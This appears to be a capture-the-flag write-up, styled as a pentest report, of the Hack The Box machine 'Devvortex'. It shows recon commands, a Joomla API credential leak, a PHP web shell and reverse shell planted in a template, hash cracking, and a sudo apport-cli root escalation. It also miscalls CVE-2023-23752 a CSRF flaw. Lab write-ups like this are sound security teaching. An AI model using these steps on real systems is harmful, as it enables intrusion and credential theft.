
Devvortex

Devvortex HTB



Target: HTB Machine “Devvortex” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to conduct a comprehensive security evaluation of a Linux-based target environment accessible exclusively via an internal VPN. Our engagement focused on identifying and exploiting critical vulnerabilities within the web application and its supporting infrastructure. In our investigation, we uncovered significant flaws in the Joomla! installation (version 4.2.6), including an API misconfiguration that exposed administrative credentials (CVE-2023-23752) and weaknesses in template management that permitted remote command execution. Furthermore, we identified misconfigurations in trusted system utilities, which facilitated privilege escalation from a restricted user account to a full root shell. This evaluation demonstrates how these vulnerabilities, when chained together, can enable an attacker to completely compromise the target system.

Scope of Assessment

- **Network Reconnaissance:** We began by verifying host reachability using ICMP. A successful ping test, returning a TTL of 63, confirmed that the target system is Linux-based and operational.
- **Service Enumeration & Vulnerability Discovery:** Detailed Nmap scans revealed that the target harbored open SSH and HTTP services. Subsequent virtual host enumeration

using Gobuster uncovered multiple domains (devvortex.htb and dev.devvortex.htb). Manual inspection of the web application led to the discovery of a Joomla! installation whose API misconfiguration exposed sensitive administrative credentials. In addition, analysis of the Joomla template configuration revealed a vulnerability that allowed remote command execution.

- **Exploitation and Privilege Escalation:** Exploitation began with modifying the Joomla template file to inject a PHP reverse shell payload, which yielded execution under the web server user. Later, by leveraging a privilege escalation flaw in the system's apport-cli Python script (CVE-2023-1326-PoC), we escalated our privileges to obtain a root shell, thereby demonstrating a full compromise of the target environment.

Ethics & Compliance

All testing activities were executed in strict adherence to the pre-approved rules of engagement to ensure that normal operations were not disrupted. The detailed findings contained in this report are strictly confidential and have been shared exclusively with authorized stakeholders to facilitate prompt remediation and fortification of the overall security posture.

2 Methodology

We began by verifying connectivity to the target system using an ICMP ping. This confirmed that the host at IP address 10.129.229.146 was reachable:

```
kali@kali ~/workspace/Devvortex [14:01:43] $ ping -c 1 10.129.229.146
PING 10.129.229.146 (10.129.229.146) 56(84) bytes of data.
64 bytes from 10.129.229.146: icmp_seq=1 ttl=63 time=55.9 ms

--- 10.129.229.146 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.935/55.935/55.935/0.000 ms
```

Next, we executed a comprehensive TCP port scan using Nmap. By employing SYN scanning with disabled host discovery and a high rate of probes (minimum rate of 5000 per second), we identified open ports on the target:

```
kali@kali ~/workspace/Devvortex/nmap [14:05:20] $ sudo nmap -sS -Pn -n -p-
--open --min-rate 5000  10.129.229.146 -oG DevvortexPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 14:06 EDT
Nmap scan report for 10.129.229.146
Host is up (0.038s latency).
```

```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```


We then performed service detection on ports 22 and 80 using Nmap's version detection and NSE scripts. The scan revealed that port 22 is running OpenSSH 8.2p1 on Ubuntu, and port 80 is served by nginx 1.18.0 on Ubuntu.

```
kali@kali ~/workspace/Devvortex/nmap [14:06:16] $ sudo nmap -sVC -p 80,22
10.129.229.146 -oN DevvortexServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 14:07 EDT
Nmap scan report for 10.129.229.146
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.74 seconds
```

The HTTP service redirect indicated the hostname `devvortex.htb`, which was subsequently added to the `/etc/hosts` file:

```
GNU nano 8.4
8.8.8.8
1.1.1.1
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.229.146   devvortex.htb
```

Image of the website devvortex.htb



Application reconnaissance continued using Gobuster to discover additional virtual hosts. An additional host, `dev.devvortex.htb`, was identified:

```
kali@kali ~/workspace/Devvortex/nmap [14:26:28] $ gobuster vhost -u
http://devvortex.htb -w /usr/share/wordlists/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt -t 70 --append-domain
```


The image shows the successful results :

```
kali@kali ~/workspace/Devvortex/nmap [14:26:28] $ gobuster vhost -u http://devvortex.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 70 --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         70
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
[+] Exclude Length:  401,402,403,404,400
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
```

The following image confirms the identification of the `dev.devvortex.htb` endpoint. This host was also added to the `/etc/hosts` file.

index of dev.devvortex.htb

THe image shows the index of dev.devvortex.htb




Accessing the dev.devvortex.htb/robots.txt , robots.txt file provided additional insight into the site structure and potential endpoints:

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
```

```
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

An attempt to access `dev.devvortex.htb/administrator` was made; however, authentication was required:



Further site enumeration revealed Joomla-specific endpoints. The contents of `/README.txt` indicated:

```
http://dev.devvortex.htb/README.txt


"This is a Joomla! 4.x installation/upgrade package."
```

Additionally, accessing `/administrator/manifests/files/joomla.xml` disclosed the precise Joomla version installed:

```
<version>4.2.6</version>
```


The detected version (4.2.6) is known to have a CSRF vulnerability (CVE-2023-23752), as detailed in this article: https://vulncheck.com/blog/joomla-for-rce

We leveraged this vulnerability by querying the Joomla API, which inadvertently revealed sensitive credentials for the user “lewis”:


```
kali@kali ~/workspace/Devvortex/scripts/CVE-2023-23752 [16:22:08] $ curl -
v http://dev.devvortex.htb/api/index.php/v1/config/application?public=true
```

```
* Host dev.devvortex.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.229.146
*   Trying 10.129.229.146:80...
* Connected to dev.devvortex.htb (10.129.229.146) port 80
* using HTTP/1.x
> GET /api/index.php/v1/config/application?public=true HTTP/1.1
> Host: dev.devvortex.htb
> User-Agent: curl/8.13.0
> Accept: */*

...SNIP...

{"type":"application","id":"224","attributes":{"user":"lewis","id":224}},
{"type":"application","id":"224","attributes":{"password":"
<REDACTED>","id":224}}

...SNIP...
```

To facilitate control panel usability, the "Quick Icon - PHP Version Check" plugin was disabled. This prevented display errors within the interface:




Subsequently, we accessed the Templates section by selecting the "Templates" option under Configuration:




The Cassiopeia template was then chosen for modification. Within this template, we edited the `error.php` file to embed a command execution payload:

```
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
```




The image shows the joomla template of error.php that we can modify




Go to the caissiopeia error site and now lets try if we can execute commands I will use the browser but it can be possible use curl

`http://dev.devvortex.htb/templates/cassiopeia/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id`

This modification allowed us to execute commands remotely via the error page. Accessing the following URL returned the output of the `id` command under the `www-data` user:



Using a similar approach, we confirmed the existence of the user "logan" by listing directory contents:



Next, we replaced the content of `error.php` with the Pentest Monkey PHP reverse shell script. After modifying the IP address and port accordingly, we initiated a Netcat listener to await a reverse connection. The reverse shell script was obtained from:

Download the reverse shell from here https://github.com/pentestmonkey/php-reverse-shell

The relevant configuration within the reverse shell script is as follows:

```
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

We then started Netcat to listen on port 443:

`nc -nlvp 443`

With a reverse shell established, we exploited the leaked Joomla database credentials. The database was accessed with:

```
mysql --host=localhost --user=lewis --password=<REDACTED> joomla
```

After listing the tables and examining the `sd4fg_users` table:

```
show tables;

...SNIP...

sd4fg_users

...SNIP...
```

We executed:

```
mysql> select * from sd4fg_users ;


...SNIP....

| 650 | logan paul | logan    | logan@devvortex.htb | <REDACTED HASH> |
0 |         0 | 2023-09-26 19:15:42 | NULL                |            |

...SNIP ...
2 rows in set (0.00 sec)
```

The obtained hash was saved to a file and subsequently cracked using John the Ripper with the rockyou wordlist:

`john hash.txt -w=/usr/share/wordlists/rockyou.txt`


```
kali@kali ~/workspace/Devvortex/content [18:34:54] $ john hash.txt -
w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])


...SNIP...
```

```
<REDACTED>    (?)


...SNIP...

1 password hash cracked, 0 left
```

Access via SSH was then established for the user "logan":

```
ssh logan@10.129.229.146
```

Inspection with `sudo -l` revealed that logan can run `/usr/bin/apport-cli`. A file check confirmed that it is a Python script:



Using the command `file` I saw that is a python script

```
logan@devvortex:~$ file /usr/bin/apport-cli
/usr/bin/apport-cli: Python script, ASCII text executable
```

This script is known to have a privilege escalation vulnerability, as detailed in the following GitHub repository:

https://github.com/diego-tella/CVE-2023-1326-PoC

Exploitation involved running:

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f

*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
```

```
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
```

The next step in the process involved selecting the display problem option:

```
*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
```


Selecting View it spawns a `:` where you can add whatever you want, so from there I spawned a bash as root using `!/bin/bash`

```
What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
```

```
*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.dpkg-query: no packages found matching xorg
.....................


root@devvortex:/home/logan#
```

3 Findings

3.1 Vulnerability: Joomla! API Misconfiguration – Credential Disclosure (CVE-2023-23752)

